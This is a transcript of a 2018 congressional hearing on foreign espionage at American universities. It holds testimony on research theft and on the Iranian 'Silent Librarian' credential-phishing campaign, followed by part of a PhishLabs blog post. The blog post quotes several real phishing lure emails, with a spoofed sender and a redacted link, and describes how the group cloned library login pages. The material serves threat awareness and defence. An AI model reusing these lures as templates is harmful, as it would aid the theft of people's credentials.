One such case involved a research assistant at Medical College of Wisconsin, Huajun Zhao. In March 2013, he was arrested and charged with stealing three vials of a cancer-fighting compound from his professor, Marshall Anderson, who had patented it. Zhao, who claimed that he invented the compound and wanted to bring it to China for further study, had applied for funding from Chinese agencies that support overseas recruitment. One application was an "exact translation" of an old grant proposal by Anderson. Zhao later pleaded guilty to a reduced charge of illegally downloading research data.

While espionage services are active on university campuses, students and professors may be even more vulnerable to recruitment or research theft when they're off campus, participating in academic conferences. Intelligence officers flock to conferences for the same reason that lawyers chase ambulances and Army recruiters concentrate on low-income neighborhoods: they make the best hunting grounds. As Willie Sutton famously said when asked why he robbed

banks, "Because that's where the money is." While a university campus may have only one or two professors of interest to an intelligence service, the right conference—on drone technology, perhaps, or ISIS— may have dozens.

The FBI warned American academics in 2011 to beware of conferences, citing this scenario: "A researcher receives an unsolicited invitation to submit a paper for an international conference. She submits a paper and it is accepted. At the conference, the hosts ask for a copy of her presentation. The hosts hook a thumb drive to her laptop, and unbeknownst to her, download every file and data source from her computer."

Foreign countries target academic research with cyber as well as human espionage. Last month, the U.S. Justice Department indicted nine Iranians affiliated with a Tehran-based company called the Mabna Institute for hacking into144 American universities since 2013 to steal sensitive data and intellectual property on behalf of the Islamic Revolutionary Guard Corps, which gathers intelligence for the Iranian government. Using a technique known as "spear-phishing," they allegedly compromised the accounts of 8,000 professors worldwide, and almost 3,800 in the U.S., by sending them emails that appeared to come from colleagues at other schools.

How should the US government, and universities, respond to the surge in academic espionage? That's a hard question, and as an investigative

reporter, I'm far more proficient at exposing problems than at prescribing solutions. But, because of the significant benefits of the globalization of higher education, which I enumerated earlier, I don't believe in capping or curtailing the influx of international students and professors.

Instead, I think universities should be smarter and more sophisticated about the intelligence ramifications of research collaborations, student and faculty exchanges, academic conferences, and international admissions. For example, I'd like to see more training and courses in intellectual property rights; contractual agreements for cross-border collaborations that spell out each side's access to data and equipment; and orientation sessions for conferences and study-abroad programs that include tips on recognizing come-ons from intelligence agencies. And if students or alumni are exposed as foreign spies, universities should deny or revoke their degrees, rather than looking the other way.

Long overlooked, foreign espionage on campus is finally drawing attention. China's "use of nontraditional collectors, especially in the academic setting, whether it's professors, scientists, students, we see in almost every field office that the FBI has around the country," FBI Director Christopher Wray testified to Congress earlier this month. "It's not just in major cities, it's in small ones as well,

it's across basically very discipline. And I think the level of naivete on the part of the academic sector about this creates its own issues. They're exploiting the very open research and development environment that we have."

Academia ignores espionage at its peril. As long as American universities conduct vital research, place alumni and faculty in the upper echelons of government and business, and—perhaps most important—remain a bastion of access and international culture in a fearful, locked-down world, they will attract attention from intelligence services. Ultimately, unless they become more vigilant, spy scandals could undermine their values, tarnish their reputations, and spur greater scrutiny of their governance, admissions, and hiring.

As Americans, we're all concerned, and rightly so, about foreign intelligence services interfering in our elections. Like democratic elections, a robust, open, and intellectually curious system of higher education is a hallmark of our society. We should take pains to protect it as well.

Summary of major points:

* The globalization of American higher education has many benefits, but one worrisome side-effect is targeting of universities by foreign and domestic intelligence agencies.

* Universities have paid little attention to this threat, and are ill-prepared to deal with it. Collaborations with foreign researchers rarely have written agreements regarding access to data and equipment, and courses on intellectual property are rarely offered except in law schools.

* China is especially active in seeking research secrets at US universities. In one case at Duke University, a Chinese graduate student used a variety of strategies to poach Pentagon-funded research on ways of concealing weapons. After returning to China, he started a competing institute and company with Chinese government funding.

* China's "brain gain" programs, which woos China-born scientists in the US to return home, create potential incentives for research theft.

* American research is at risk not only on campus but also at academic conferences, where foreign intelligence services may try to cultivate professors or download data from their laptops.

* Foreign countries target American university research with cyber as well as human espionage.

Daniel Golden is a Pulitzer Prize-winning journalist and a senior editor at **ProPublica**, a non-profit website for investigative reporting. His latest book, ***Spy Schools: How The CIA, FBI, and Foreign Intelligence Secretly Exploit America's Universities***, was published by Henry Holt in October 2017. John Le Carré, the renowned spy novelist, has described it as "timely and shocking." CBS has optioned it for a television series.

At ProPublica, Golden edited the 2017 series, "Lost Mothers," examining why the U.S. has the highest rate among affluent countries of women dying in pregnancy and childbirth. This year, the series has won the Goldsmith Prize for Investigative Reporting and the George Polk Award in Journalism.

Before joining ProPublica in October 2016, Golden was managing editor for education and enterprise at Bloomberg News. There he edited a series about tax inversions--companies moving headquarters overseas to avoid taxes-- that earned Bloomberg's first-ever Pulitzer Prize in 2015. Golden also won a **Pulitzer** as a reporter for The Wall Street Journal in 2004 for a series of articles on preferences for children and donors in college admissions. He expanded that series into a critically acclaimed national bestseller, ***The Price of Admission: How America's Ruling Class Buys Its Way Into Elite Colleges--and Who Gets Left Outside the Gates***, which the Washington Post selected as one of the best non-fiction books of 2006. It has recently drawn renewed attention because of its disclosure that Jared Kushner (now President Trump's son-in-law and senior adviser) was a less than outstanding student who was admitted to Harvard after his father pledged $2.5 million to the university. Golden is also a co-author of "Affirmative Action for the Rich: Legacy Preferences in College Admissions" (Century Foundation Press 2010).

Prior to The Wall Street Journal, Golden spent 18 years as a staff reporter at the Boston Globe, including four years on its Spotlight team. He has won numerous honors aside from the Pulitzer, including three **George Polk awards**, three **National Headliner awards**, the Sigma Delta Chi award, the New York Press Club Gold Keyboard award, and two **Education Writers Association Grand Prizes.** Golden won a Gerald Loeb Award and was a Pulitzer finalist in 2011 for a series of Bloomberg articles on for-profit colleges that recruit soldiers, veterans, the homeless, and low-income students, often to leave them with debt and no degree. He won an Overseas Press Club award in 2012 for a magazine feature about a test-prep firm in China that cracked the code of the SAT.

Golden joined Bloomberg News in 2009 from Conde Nast Portfolio, where he was senior editor for investigations. His Portfolio cover story, "Some Friend," revealing that Countrywide chief executive Angelo Mozilo provided favorable mortgages to notables including members of Congress and former Cabinet members, prompted a U.S. Senate Ethics Committee investigation. A 1978 Harvard graduate, Golden lives in Belmont, Mass.

Chairman ABRAHAM. Thank you, Mr. Golden.
Mr. Hassold, five minutes, sir.

TESTIMONY OF MR. CRANE HASSOLD,
DIRECTOR OF THREAT INTELLIGENCE, PHISHLABS

Mr. HASSOLD. Thank you. Chairs Abraham and Comstock, Ranking Members Beyer and Lipinski, and Members of the Committee, thank you for the opportunity to appear before you today. My name's Crane Hassold, and I'm the Director of Threat Intelligence at PhishLabs, a cybersecurity company based in Charleston, South Carolina. The purpose of my testimony today is to discuss my research and observations on the threat foreign actors pose to American academic institutions through the theft of research as a result of cyber attacks.

For background on who PhishLabs is and what we do, we were founded in 2008, and one of our primary missions is to identify, understand, and mitigate cyber attacks where the primary attack vector is phishing. In 2017, we analyzed more than 1.3 million confirmed phishing sites and shut down more than 12,000 phishing attacks each month.

For more than 90 percent of targeted cyber attacks, the initial attack vector is phishing. Phishing is effective because it takes advantage of emotional responses that are inherent to human behavior such as fear, anxiety, and curiosity. Through phishing, threat actors can compromise personal and financial information, steal data or intellectual property, and extort victims for financial gain.

Relevant to today's discussion, universities are particularly susceptible to risks associated with phishing attacks due to the sheer volume of users that interact with our network. In December 2017, I identified a series of malicious domains hosting phishing sites, targeting various universities in the United States and other countries. Unlike most other university phishing sites, these were uniquely crafted to mimic the login pages of university libraries.

Using a combination of technical analysis and open-source research, I identified hundreds of other phishing sites linked to the same threat actors that had targeted other universities around the world. To date, I've identified nearly 800 distinct phishing attacks linked to this group, which we refer to by the name Silent Librarian dating back to September 2013. These attacks, which are significantly more sophisticated than most phishing attacks I've seen, have targeted 300 different universities in 23 countries, including 174 institutions in the United States. It is clear the universities targeted by this group are not randomly selected. Targets in these phishing campaigns are generally prominent research technical or medical universities.

In addition to universities, I also observed other notable nonacademic American institutions targeted by the group such as Los Alamos National Laboratory, the Electric Power Research Institute, and multiple major medical centers. Based on my research, the purpose of these attacks is to compromise university credentials and use those credentials to access and exfiltrate data from university resources such as academic research databases.

I also identified one Iranian website that was used to monetize the stolen credentials, which has been in operation since at least

2015 and, based on data shown from the site, has been visited more than 1 million times.

Since the beginning of my research into this group and their attacks, I have worked closely with the FBI to provide intelligence into the group's tactics and motivations. I have also partnered with REN–ISAC, an information-sharing clearinghouse for higher education institutions to notify targeted universities of imminent or recent phishing campaigns.

As referenced by a few members already, on March 23, 2018, the Department of Justice indicted nine Iranians associated with a company named the Mabna Institute. According to the indictment, this group allegedly conducted phishing attacks against more than 100,000 targets at international universities and private sector companies to steal more than 31 terabytes of academic data and intellectual property. The cost spent by American universities to procure resources compromised by the group is reportedly in excess of $3 billion.

The DOJ also alleges in the indictment that much of this malicious activity was conducted at the direction of the IRGC, one of the Government of Iran's primary intelligence collection entities. Based on the evidence detailed in the indictment, it is likely that the Mabna Institute and Silent Librarian and are the same group.

It is also important to note that the indictment has not seemed to deter the group from continuing their malicious activities. As of the date of this testimony, I've observed 27 new phishing sites created by the group since the indictment targeting 20 different universities, 10 of which are located in the United States.

Based on my analysis of these attacks and conversations I've had with members of the university security community, there are a range of ways academic institutions can better prepare and respond to the cyber threats posed by malicious threat actors. Universities should accept credential phishing as a significant threat and focus on identifying ways to better protect their users against them.

Users—universities should place more of a focus on fully mitigating phishing sites targeting their users rather than implementing quick responses like simply blocking access to malicious websites on an internal network that still leave open the opportunity for further compromise. And, like other institutions, universities should also invest more in security training that raises the awareness of students and faculty to potential cyber threats.

Thank you again for the opportunity to testify before you today, and I look forward to answering any questions.

[The prepared statement of Mr. Hassold follows:]

Testimony of

Crane Hassold
Director of Threat Intelligence
PhishLabs

Before the
U.S. House of Representatives
Committee on Science, Space, and Technology
Subcommittee on Oversight
and
Subcommittee on Research and Technology

"Scholars or Spies: Foreign Plots Targeting America's Research and Development"

April 11, 2018

Chairman Abraham, Chairwoman Comstock, Ranking Members Beyer and Lipinski, and Members of the Committee, thank you for the opportunity to appear before you today. My name is Crane Hassold, and I am the Director of Threat Intelligence at PhishLabs, a cybersecurity company based in Charleston, South Carolina. The purpose of my testimony is to discuss my research and observations on the threat foreign actors pose to American academic institutions through the theft of research.

An Overview of PhishLabs

PhishLabs was founded in 2008 and is a 24/7 managed security provider that protects against phishing attacks targeting employees and customers. Using a powerful combination of proprietary technology, specialized security operations, and deep threat intelligence, PhishLabs provides a full range of services to detect these attacks, extract intelligence on the attack

operations, and quickly mitigate the underlying infrastructure to stop the threat. This results in a reduction of risk posed by compromised systems, data breaches, and online fraud.

The vast majority of cyberattacks start by targeting and exploiting people. This is because every organization has people and, unlike technology, people cannot be patched to remove their vulnerability. To further understand the extent in which PhishLabs analyzes phishing related cyber threats, please consider the following over the past year:

- We analyzed more than 1.3 million confirmed malicious phishing sites that resided on nearly 300,000 unique domains.
- We investigated and mitigated more than 12,000 phishing attacks every month, and identified the underlying infrastructure used in these attacks and shut them down.
- We work on behalf of leading financial institutions, social media sites, healthcare companies, retailers, insurance companies, and technology companies to fight back against phishing threats.

Why Phishing is a Persistent Problem

Exploiting human vulnerabilities continues to be the most successful path for threat actors targeting the assets of organizations and individuals. As organizations deploy more advanced technical security controls, cybercriminals will increasingly rely on a vulnerability that is more difficult to patch – the human. Phishing emails are effective because they capitalize on emotional responses offered by the human psyche. Additionally, modern phishing is far more sophisticated than it used to be. The attacks themselves so closely mirror the legitimate emails that even savvy Internet users fall victim. Threat actors are supported by a thriving cybercrime ecosystem of tools and services, enabling them to launch phishing attacks with ease and impunity. As a result, according to the 2017 Verizon Data Breach Investigations Report[1], almost half of all data breaches are caused by a phishing attack.

Even though the methods and techniques evolve, phishing will persist as long as it is effective for cybercriminals. According to the Anti Phishing Working Group (APWG), annual phishing volume continues to rise[2]. Over the years phishing has been deployed as the initial infection vector for ransomware, banking trojans, and other malware. It has been used in Business Email Compromise (BEC) campaigns which are targeted email attacks that most often do not contain malicious attachments, links, or exploits. BEC attacks rely heavily on social engineering techniques and generally single out individuals that have authority, system rights, or access to

[1] http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017/
[2] http://docs.apwg.org/reports/apwg_trends_report_q4_2016.pdf

send funds. Nation state attacks also leverage phishing in Advanced Persistent Threats (APTs) to penetrate enterprise networks and gain a foothold from which they can move laterally and establish persistence through stolen credentials and Remote Access Trojans (RATs). Phishing has proven successful for a variety of nefarious motives.

Through phishing, threat actors can steal data or intellectual property, access corporate systems, and/or commit fraud against individuals and organizations. Universities are particularly susceptible to risks associated with phishing attacks due to the sheer volume of users that interact with the network. Additionally, higher education has not traditionally invested heavily in mitigation of threats posed by phishing. As long as cybercriminals are accessing what is desired, threats will continue.

Silent Librarian: A Persistent Iranian Cyber Threat to American Universities

In December 2017, I identified two separate malicious domains hosting a total of nearly two dozen phishing sites targeting various universities in the United States and other countries. Generally, phishing sites targeting universities are presented as replicas of the university's general login page. The phishing sites hosted on these two domains, however, were different. Instead of being crafted to target general university credentials, these phishing sites were specifically crafted to mimic the login pages of university libraries. This unique difference indicated to me that the motivation of these phishing sites was significantly different that other university-themed phishing attacks I had previously observed and caused me to begin conducting additional research to better understand the purpose, scope, and characteristics of this threat.

Using a combination of technical analysis and open source research, I quickly identified hundreds of other phishing sites linked to the same threat actors that had previously targeted other universities around the world. Based on the clear threat posed by the threat actors responsible for these attacks, I named the group, which is customary for significant threat groups in the cyber threat intelligence field, Silent Librarian. To date, I have identified nearly 800 distinct phishing attacks linked to this group dating back to September 2013. These attacks have targeted more than 300 different universities in 23 countries, including 174 institutions in the United States.

Reviewing the list of targets, it is clear that they are not randomly selected. Universities targeted in Silent Librarian phishing campaigns are generally prominent research, technical, or medical universities. Some schools, in particular, have been targeted numerous times over the past four-and-a-half years. For example, Monash University, located in Australia, has been a popular Silent Librarian target. Monash has been targeted more than two dozen times by the group since the beginning of 2017. In addition to universities, this group has targeted notable non-academic

institutions, such as Los Alamos National Laboratory, Electric Power Research Institute, Memorial Sloan Kettering Cancer Center, Ohio State Wexner Medical Center, and Thomson Reuters.

Since the beginning of my research into this group and their attacks, I have worked closely with the Federal Bureau of Investigation to provide intelligence into the group's tactics and motivations. I have also partnered with the Research and Education Networking Information Sharing and Analysis Center (REN-ISAC), an information sharing clearinghouse for higher education institutions, to notify targeted universities of imminent or recent phishing campaigns.

Characteristics of Silent Librarian Phishing Attacks

Phishing attacks I have observed linked to Silent Librarian are incredibly sophisticated. Like a significant majority of most phishing attacks, email is the primary attack vector used by the group and the lures used to trick victims are remarkably authentic in appearance. Spelling and grammar, two of the primary indicators of a malicious email, are nearly perfect. The message in the lures is contextually legitimate, meaning it is an email a recipient could be reasonably expected to receive. Most Silent Librarian lure emails contain spoofed sender email addresses, which make them appear as if they're coming from a legitimate source. Some of the phishing emails, though, have been sent from temporary Gmail addresses. A small number of lures have even been sent from what appear to be email accounts at various Turkish universities.

Each of the Silent Librarian lures ends with a very realistic looking closing signature containing contact information for the target library. The information used to construct these signatures was likely collected through open source research conducted by the group. In some cases, all of the contact information can be found together on one webpage; however, some of the information is in different locations, indicating the actors have likely performed manual reconnaissance to gather the information.

At least a third of the Silent Librarian lures identified use fictitious personas to add a sense of authenticity to the emails. The names of these personas have evolved over time; however, the group has used the personas "Sarah Miller" and "Susan Jackson" frequently in recent campaigns. The group also changes the names of the personas to match the location of the target university. For example, a recent campaign targeting an Australian university used the persona "Jonathon Dixon," while the persona identity "Shinsuke Hamada" was previously used in an email lure targeting a Japanese school.

One of the most notable aspects of lures used in Silent Librarian phishing campaigns is that the group's tactics have only minimally changed over time. Outside the correction of a few minor spelling errors, the content of the phishing lures has remained incredibly consistent. The likely

reason for this consistency is that the success rate of campaigns using these lures was high enough that there was no need for them to evolve.

Like their lures, phishing sites created by Silent Librarian are very realistic. The URLs associated with the phishing pages closely mirror the legitimate web addresses of the account login pages for the target university libraries. Similarly, the content of Silent Librarian phishing pages is almost identical to the legitimate target sites. To create such a realistic phishing page, members of the group likely scrape the original HTML source code from the legitimate library login page, then edit the references to resources used to render the webpage (images, JavaScript, CSS, etc.) to point back to the original page, a common tactic among phishers.

At the beginning of 2017, the group began to obtain free SSL certificates for their phishing pages. This emerging tactic[3] exploits the general public's misunderstanding of the HTTP Secure (HTTPS) protocol to create more realistic-looking phishing pages. While HTTPS only indicates secure communication to and from a website, poor security messaging and confusing browser indicators have led many web users to believe that HTTPS also means that a website is safe and/or legitimate[4].

As a result of my research, I identified a website, Uniaccount[.]ir, that was used to sell at least some of the credentials compromised in Silent Librarian phishing attacks. On the Uniaccount website, visitors can purchase account credentials for dozens of universities around the world. Memberships are offered for access to variety of academic research databases and bulk access to the "best universities." Visitors to this site can also buy individual journal articles, ebooks, and standards documents for a nominal price. This website has been in operation since at least early-2015 and, based on data shown on the site, there have been more than one million visitors to the page.

Indictment of the Mabna Institute

On March 23, 2018, the US Department of Justice (USDOJ) indicted nine Iranians associated with a company named the Mabna Institute[5]. According to the indictment, this group allegedly conducted phishing attacks against international universities and private-sector companies to steal academic data, intellectual property, and other propriety data. The indictment details how more than 100,000 accounts of professors had been targeted through the end of 2017. Nearly 8,000 professor accounts were successfully compromised, which were used to exfiltrate a massive amount of academic data, including journals, theses, dissertations, and electronic books.

[3] https://info.phishlabs.com/blog/quarter-phishing-attacks-hosted-https-domains
[4] https://info.phishlabs.com/blog/have-we-conditioned-web-users-to-be-phished
[5] https://www.justice.gov/usao-sdny/pr/nine-iranians-charged-conducting-massive-cyber-theft-campaign-behalf-islamic

In total, more than 31 terabytes of data was stolen. The USDOJ alleges that much of this malicious activity was conducted on behalf of the Islamic Revolutionary Guard Corps (IRGC), one of the government of Iran's primary intelligence collection entities.

Based on my analysis of the details of the malicious activity outlined in the indictment, it is likely that the Mabna Institute and Silent Librarian are the same group. In addition to sharing strikingly similar attack techniques, an in-depth analysis of the Uniaccount website detailed above indicates that it is likely administered by Mostafa Sadeghi, who was named in the indictment as a "prolific Iran-based computer hacker who was an affiliate of the Mabna Institute."

It is important to note that the indictment has not seemed to deter the group from continuing their malicious activity. As of this date of this testimony, I have observed 27 new phishing sites created by the group since the indictment, targeting 20 different universities, ten of which are located in the United States.

The Impact of Phishing to American Universities

For non-financial institutions, measuring the impact of phishing can be difficult. Instead of being able to easily observe a financial loss caused by direct monetary theft, the impacts to these types of targets are more indirect. Much of the financial impact of phishing attacks incurred by non-financial institutions is related to the costs associated with responding to and mitigating attacks, which includes customer support resources, remediation efforts, impact analysis, and legal fees. In addition, phishing attacks are a significant threat to personal information, which can be used to facilitate additional crimes, such as identity theft and tax fraud.

As evidenced by the threat caused by the Silent Librarian campaigns, the impacts to academic institution caused by phishing attacks are even more complex. According to the USDOJ, the cost spent by American universities to procure and access the data and intellectual data compromised by the group was in excess of three billion dollars. Additionally, due to the massive amount of information sometimes exfiltrated from academic journal databases, access to these resources were cut off to the entire university.

Recommendations and Solutions

Based on my analysis of these attacks and conversations I have had with members of the university security community, there are a range of ways academic institutions can better prepare and respond to cyber threats posed by malicious threat actors. These solutions include accepting the threat of credential phishing attacks, improving efforts to detect and mitigate phishing infrastructure, and increasing awareness of cyber threats through security training.

1. Acknowledge the Threat and Impact

Generally, when people think of threats posed by cyber threat actors, particularly from foreign nation-state actors, they think of sophisticated malware-based attacks. Credential phishing attacks are viewed as nuisances that pose little to no risk to an organization. In most organizations, a significant amount of time and money is used to protect users from malicious payload-based attacks, less effort is placed on detecting and analyzing less technical threats, like credential phishing.

While my testimony today demonstrates the significant impact credential phishing attacks can have on the academic community, these types of attacks have become more common across all industries. In 2017, the number of credential phishing attacks posing as email login pages increased dramatically, overtaking financial phishing attacks as the most popular targets for cybercriminals[6]. This increase was almost entirely driven by the sharp rise in the number of phishing attacks mimicking Microsoft Office365 pages. This shift in targeting clearly signifies that cyber threat actors view credential phishing attacks as lucrative and meeting their goals.

Because these types of attacks are becoming a more popular form of attack and have been proven to be successful in previous campaigns targeting academic institutions, universities must accept them as a significant threat and focus on identifying ways to better protect their users against them.

2. Increase the Focus on Disrupting Phishing Infrastructure

Based on conversations I have had with colleagues in the academic community, it is my understanding that most universities respond to phishing attacks by simply blocking access to malicious websites on their internal network. While this response can be implemented quickly, this approach does not disrupt the attack and can still lead students and faculty to be compromised.

First, this response tactic assumes that all potential victims are located on the university's network at all times. Unfortunately, due to the transient nature of electronic communication and use of mobile devices to access user email accounts, the probability that a malicious phishing email is received by a student or faculty member outside of the university's internal network is significant.

---

[6] *PhishLabs 2018 Phishing Trends & Intelligence Report* (publication pending)

Second, this approach does nothing to disrupt the infrastructure of a phishing attack. At PhishLabs, one of our core services is identifying phishing sites and taking them offline through our partnerships with hosting providers. We focus on shutting down every step in the phishing attack chain to ensure that potential victims are unable to access the malicious content. As mentioned above, when not on the university's network, students and faculty lose the protection afforded from simply blocking a phishing sit internally. This exposes them to compromise because they would be able to still visit a phishing site in the absence of fully mitigating the malicious infrastructure.

Based the examples outlined above, universities should place more of a focus on fully mitigating phishing sites targeting their users rather than implementing quick responses that still leave open the opportunity for account compromise.

3. Reduce Risk Profile Through Training and Mitigation

Fighting back against phishing attacks starts with education. General security awareness training that educates users on a broad range of risks is the first step in building a security vigilant culture. In our experience, traditional, once-a-year training is not the most effective method. Users must be engaged through interactive, frequent training that educates and tests users. Secondly, due to the substantial risk presented by phishing, users must be conditioned to recognize and report malicious emails.

To condition users phishing simulations that reflect real-world threats should be conducted on a frequent basis. Immediate training should be administered if users take action as part of phishing simulation, such as, clicking a link in an email or downloading an attachment. On the spot training must be short, memorable, and relevant.

University networks can be exposed not only by faculty and staff but also students. As ideal as it would be to train everyone, it is more realistic to consider training faculty and staff at a minimum. As a result, employee reports of suspicious emails would enable faster detection of phishing attacks that make it past security controls and into user inboxes. This process however, requires consistent and timely analysis of user-reported emails. Once the emails are reported, threat indicators must be fed into the existing security infrastructure to mitigate the risk. This action would significantly decrease the chance of others, that may not be trained, exposing the network to threat actors. An effective program can transform people from being the most exploited vulnerability to a security asset.

Thank you again for the opportunity to testify before you today and I would be pleased to answer any questions.

Enclosures:

- "Silent Librarian: More to the Story of the Iranian Mabna Institute Indictment." Published March 26, 2018. https://info.phishlabs.com/blog/silent-librarian-more-to-the-story-of-the-iranian-mabna-institute-indictment
- "How Universities Should Respond to Iranian Hacking Charges." Published March 29, 2018. https://info.phishlabs.com/blog/post-iran-indictment-mabna-institute-what-next
- "Silent Librarian University Attacks Continue Unabated in Days Following Indictment." Published April 5, 2018. https://info.phishlabs.com/blog/silent-librarian-university-attacks-continue-unabated-in-days-following-indictment

Silent Librarian: More to the Story of the Iranian Mabna Institute Indictment

Posted by Crane Hassold, Director of Threat Intelligence on Mar 26, '18

Find me on:
LinkedIn Twitter

Last Friday, Deputy Attorney General Rod Rosenstein announced the indictment of nine Iranians who worked for an organization named the Mabna Institute. According to prosecutors, the defendants stole more than 31 terabytes of data from universities, companies, and government agencies around the world. The cost to the universities alone reportedly amounted to approximately $3.4 billion. The information stolen from these universities was used by the Islamic Revolutionary Guard Corps (IRGC) or sold for profit inside Iran.

Today, @TheJusticeDept, #FBI, @USTreasury, @NewYorkFBI, & @SDNYnews announced charges against nine Iranians for conducting massive #cyber theft campaign on behalf of the Islamic Revolutionary Guard Corps. https://t.co/WS382CZPUm pic.twitter.com/qHHd2bajTa


— FBI (@FBI) March 23, 2018

PhishLabs has been tracking this same threat group since late-2017, designating them Silent Librarian. Since discovery, we have been working with the FBI, ISAC partners, and other international law enforcement agencies to help understand and mitigate these attacks.

The details of the phishing attacks identified by PhishLabs give a broader sense of the overall threat posed by this group when read alongside the crimes outlined in the indictment. While the indictment details the finely-crafted spear phishing campaigns targeting university professors, the attacks tracked by PhishLabs also involved the general targeting of university students and faculty to collect credentials for the victims' university library accounts. In light of the news from Friday, we are sharing insights and research that provide additional context to the Mabna Institute indictment.

History and Targets

PhishLabs began compiling attacks, lures, and other information tied to Silent Librarian in December 2017. Starting with just two domains that hosted nearly two dozen university phishing sites, we used PassiveDNS analysis, Whois data, SSL certificate monitoring, and open source research to identify more phishing sites linked to the same group. To date, we have identified more than 750 phishing attacks attributed to Silent Librarian dating back to September 2013. These attacks have targeted more than 300 universities in 22 countries. While most of the targeted universities are located in the United States, Canada, United Kingdom, and Australia, there have also been schools targeted in other countries in Western Europe and Asia.



Countries targeted by Silent Librarian phishing attacks.

Looking at the list of university targets, it is clear that they are not randomly selected. All of the universities targeted in the Silent Librarian campaigns are generally prominent research, technical, or medical universities. Some schools in particular have been targeted numerous times over the past four-and-a-half years. For example, Monash University, located in Australia, has been a popular Silent Librarian target. The university has been targeted more than two dozen times by the group since the beginning of 2017. In addition to universities, Silent Librarian has also targeted non-academic institutions, such as Los Alamos National Laboratory, Electric Power Research Institute, Memorial Sloan Kettering Cancer Center, Ohio State Wexner Medical Center, and Thomson Reuters.

Silent Librarian Lures

One of the notable aspects of Silent Librarian phishing campaigns is that their tactics have barely changed over time. Outside the correction of a few minor spelling errors, the content of the phishing lures has remained incredibly consistent. The likely reason for this consistency is that the success rate of campaigns using these lures was high enough that there was no need for them to evolve. From a research perspective, though, the static nature of the group's lure made it easier for us to identify past campaigns and track new campaigns as they occurred.

> Dear User,
> Your library account has expired, therefore you must reactivate it immediately or it closed automatically. If you intend to use this service in the future, you must take action at once! To reactive your account, simply visit the following page and login with your library account.

Body of an email lure sent to an American university in February 2014.


Dear User,

Your library account has expired, therefore you must reactivate it immediately or it will be closed automatically. If you intend to use this service in the future, you must take action at once!
To reactivate your account, simply visit the following page and login with your library account.

Body of an email lure sent to an Australian university in October 2017.

Overall, the lures constructed by Silent Librarian are remarkably authentic-looking. Spelling and grammar, two of the primary indicators of a malicious email, are nearly perfect. The message in the lures are contextually legitimate, meaning it is an email a recipient could be reasonably expected to receive.

Most of the Silent Librarian lure emails contain spoofed sender email addresses, which make them appear as if they're coming from a legitimate source. Some of the phishing emails, though, have been sent from temporary Gmail addresses. A small number of lures have even been sent from what appear to be email accounts at various Turkish universities.



From: **Helen Eyre** <userservices.supervisor@gmail.com>
Date: Wed, Aug 23, 2017 at 6:11 PM
Subject: Library Services
To:

Dear User,

This message is to inform you that your access to your library account will soon expire. You will have to login to your account to continue to have access to the library services.
You can reactivate it by logging in through the following URL. A successful login will activate your account and you will be redirected to your library profile.

http://go[redacted].xxxx.cf
/login_service2https%3axxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx_system3dprimo26institute%3d0[redacted]
(Malicious link redacted)

If you are not able to login, please contact Helen Eyre at hmeyre@[redacted].edu *(Non-existent personnel)* for immediate assistance.

Sincerely,

